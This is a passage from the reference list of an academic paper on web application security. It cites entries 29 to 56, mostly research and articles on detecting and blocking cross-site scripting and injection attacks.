[29]. Storage and Security Report, “Internet Threats Will Continue to Increase”, http://www.integratedmar.com/ereportstorage/story.cfm?item=418http://www.integratedmar.com/ereportstorage/story.cfm?item=418

[30]. Colleen Frye, “Web Application Security Vulnerabilities by the Numbers”, http://searchappsecurity.techtarget.com/originalContent/0,289142,sid92_gci1238422,00.html?track=sy280

[31]. SANS Security Firm, “SANS Top-20 Internet Security Attack Targets”, http://www.sans.org/top20/?ref=1814.

[32]. Colleen Frye, “XSS The Top Vulnerability In Most Web Applications In Q1”, http://searchsoftwarequality.techtarget.com/originalContent/0,289142,sid92_gci1256570,00.html?track=NL-498&ad=590666&asrc=EM_NLN_1501330&uid=5685607.

[33]. K. Sivakumar, K. Karg, “ Monitoring and Impeding Cross Site Scripting (XSS) Vulnerabilities: A Survey”, in Proceedings of the International Conference on Information Security and Computer Forensics, SRM University, Chennai, India, pp. 187-194, December 2006.

[34]. Scott, D. Sharp, “Abstracting Application-Level Web Security”, in Proceedings of 11th International Conference World Wide Web (WWW2002), Honolulu, Hawaii, pp. 396-407, May 2002.

[35]. Scott, D., Sharp, “Developing Secure Web Applications”, IEEE Internet Computing, Volume 6, Issue 6, pp. 38-45, November 2002.

[36]. Bobbitt M., “Bulletproof Web Security”, http://infosecuritymag.techtarget.com/2002/may/bulletproof.shtml.

[37]. Engin Kirda, Christopher Kruegel, Giovanni Vigna, and Nenad JovanovicNoxes, “A Client-Side Solution for Mitigating Cross-Site Scripting Attacks”, in Proceedings of the 2006 ACM Symposium On Applied Computing (SAC’06), Dijon, France, pp. 330-337, April 2006.

[38]. O. Ismaill, M.E. Youki, K. Adobayashi, S. Yamaguch, “A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability”, in Proceedings of the 18th International Conference

On Advanced Information Networking And Application (AINA'04), Fukuoka, Japan, Volume 1, pp.145-151, March 2004.

[39]. Christopher Krugel, G.Vigna, William Robertson, "A Multi-Model Approach to the Detection of Web Based Attacks", Computer Networks, Volume 48, Issue 5, pp. 717-738, August 2005.

[40]. Joon S. Park, Ravi Sandhu, "Secure Cookies on the Web", IEEE internet computing, Volume 4, pp. 36-44, July/August 2000

[41]. Yao-Wen Huang, Fang Yu, Christian Hang, Chung-Hung Tsai, Der-Tsai Lee, Sy-Yen Kuo, "Securing Web Application Code By Static Analysis and Runtime Protection", in Proceedings of International WWW Conference, New York, USA, pp. 40 – 52, May 2004.

[42]. Zhendong Su, Gary Wassermann, "The Essence of Command Injection Attacks In Web Applications", 33rd ACM Sigplan-Sigact Symposium on Principles of Programming Languages, South Carolina, USA, pp. 372 - 382, January 2006.

[43]. Wes Masri and Andy Podgurski "Using Dynamic Information Flow Analysis to Detect Attacks Against Applications", ACM SIGSOFT Software Engineering Notes, Volume 30, Issue 4, pp. 1-7, July 2005.

[44]. N. Jovanovic, C. Kruegel and E. Kirda, "Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities", in Proceedings of the 2006 IEEE Symposium on Security and Privacy(S&P'06), California, U.S.A, pp. 27-36, May 2006.

[45]. Wes Masri, Andy Podgurski and David Leon, "Detecting and Debugging Insecure Information Flows", in Proceedings of 15th International Symposium on Software Reliability Engineering (ISSRE'04), France, pp. 198-209, November 2004.

[46]. Jin-Cherng Lin and Jan-Min Chen, "An Automatic Revised Tool for Anti-Malicious Injection", in Proceedings of 6th IEEE International Conference on Computer and Information Technology (CIT'06), Seoul, Korea, p. 164, September 2006.

[47]. BRICS Research group, "The JWIG Project", http://www.brics.dk/JWIG/.

[48]. Wes Masri and Andy Podgurski, "An Empirical Study of the Strength of Information Flows in Programs", in Proceedings of 4th International Workshop on Dynamic Analysis (WODA 2006), Shanghai, China, pp. 73-80, May 2006

[49]. Yao-Wen Huang, Chung-Hung Tsai, D. T. Lee and Sy-Yen Kuo, "Non-Detrimental Web Application, Security Scanning", in Proceedings of 15th International Symposium on Software Reliability Engineering (ISSRE'04), France, pp. 219-230, November 2004.

[50]. Yao-Wen Huang, Shih-Kun Huang, Tsung-Po Lin and Chung-Hung Tsai, "Web Application Security Assessment By Fault Injection and Behavior Monitoring", in Proceedings of the 12th international conference on World Wide Web, Budapest, Hungary, pp. 148 – 159, May 2003.

[51]. Jayamsakthi Shanmugam, Dr.M.Ponnavaikko "A Solution to Block Cross Site Scripting Vulnerabilities Based on Service Oriented Architecture", in Proceedings of 6th IEEE international conference on computer and information science (ICIS 07) published by IEEE Computer Society in IEEE Xplore, Australia, pp. 861-866, July 11-13, 2007.

[52]. Jayamsakthi Shanmugam, Dr.M.Ponnavaikko, "XSS Application Worms: New Internet Infestation and Optimized Protective Measures", in Proceedings of 8th ACIS International Conference on Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing (SNPD 2007), published by IEEE Computer Society in IEEE Xplore, China, Volume 3, pp. 1164-1169, July 30 - Aug 1, 2007.

[53]. Jayamsakthi Shanmugam, Dr.M.Ponnavaikko, "Risk Mitigation for Cross Site Scripting Attacks Using Signature Model on the Server Side", in Proceedings of Multi Symposiums on Computer and Computational Sciences 2007 (IMSCCS07), published by IEEE Computer Society in IEEE Xplore, Iowa, USA , pp. 398-405, August 13-15th 2007.

[54]. Jayamsakthi Shanmugam, Dr.M.Ponnavaikko, "Behavior-Based Anomaly Detection on the Server Side to Reduce the Effectiveness of Cross Site Scripting Vulnerabilities", in Proceedings of 3rd IEEE International Conference on Semantics, Knowledge, and Grid, published by IEEE Computer Society in IEEE Xplore, China, pp. 350-353, October 29-31 2007

[55]. Ken Munro, "Crossing the End-User Application Developer Divide", Infosecurity, Volume 4, Issue 2, Page 43, March 2007.

[56]. Chris Snyder and Michael Southwell, "Pro Php Security", Chapter 13 - Preventing Cross-Site Scripting , Apress, Berkely, CA, 2005.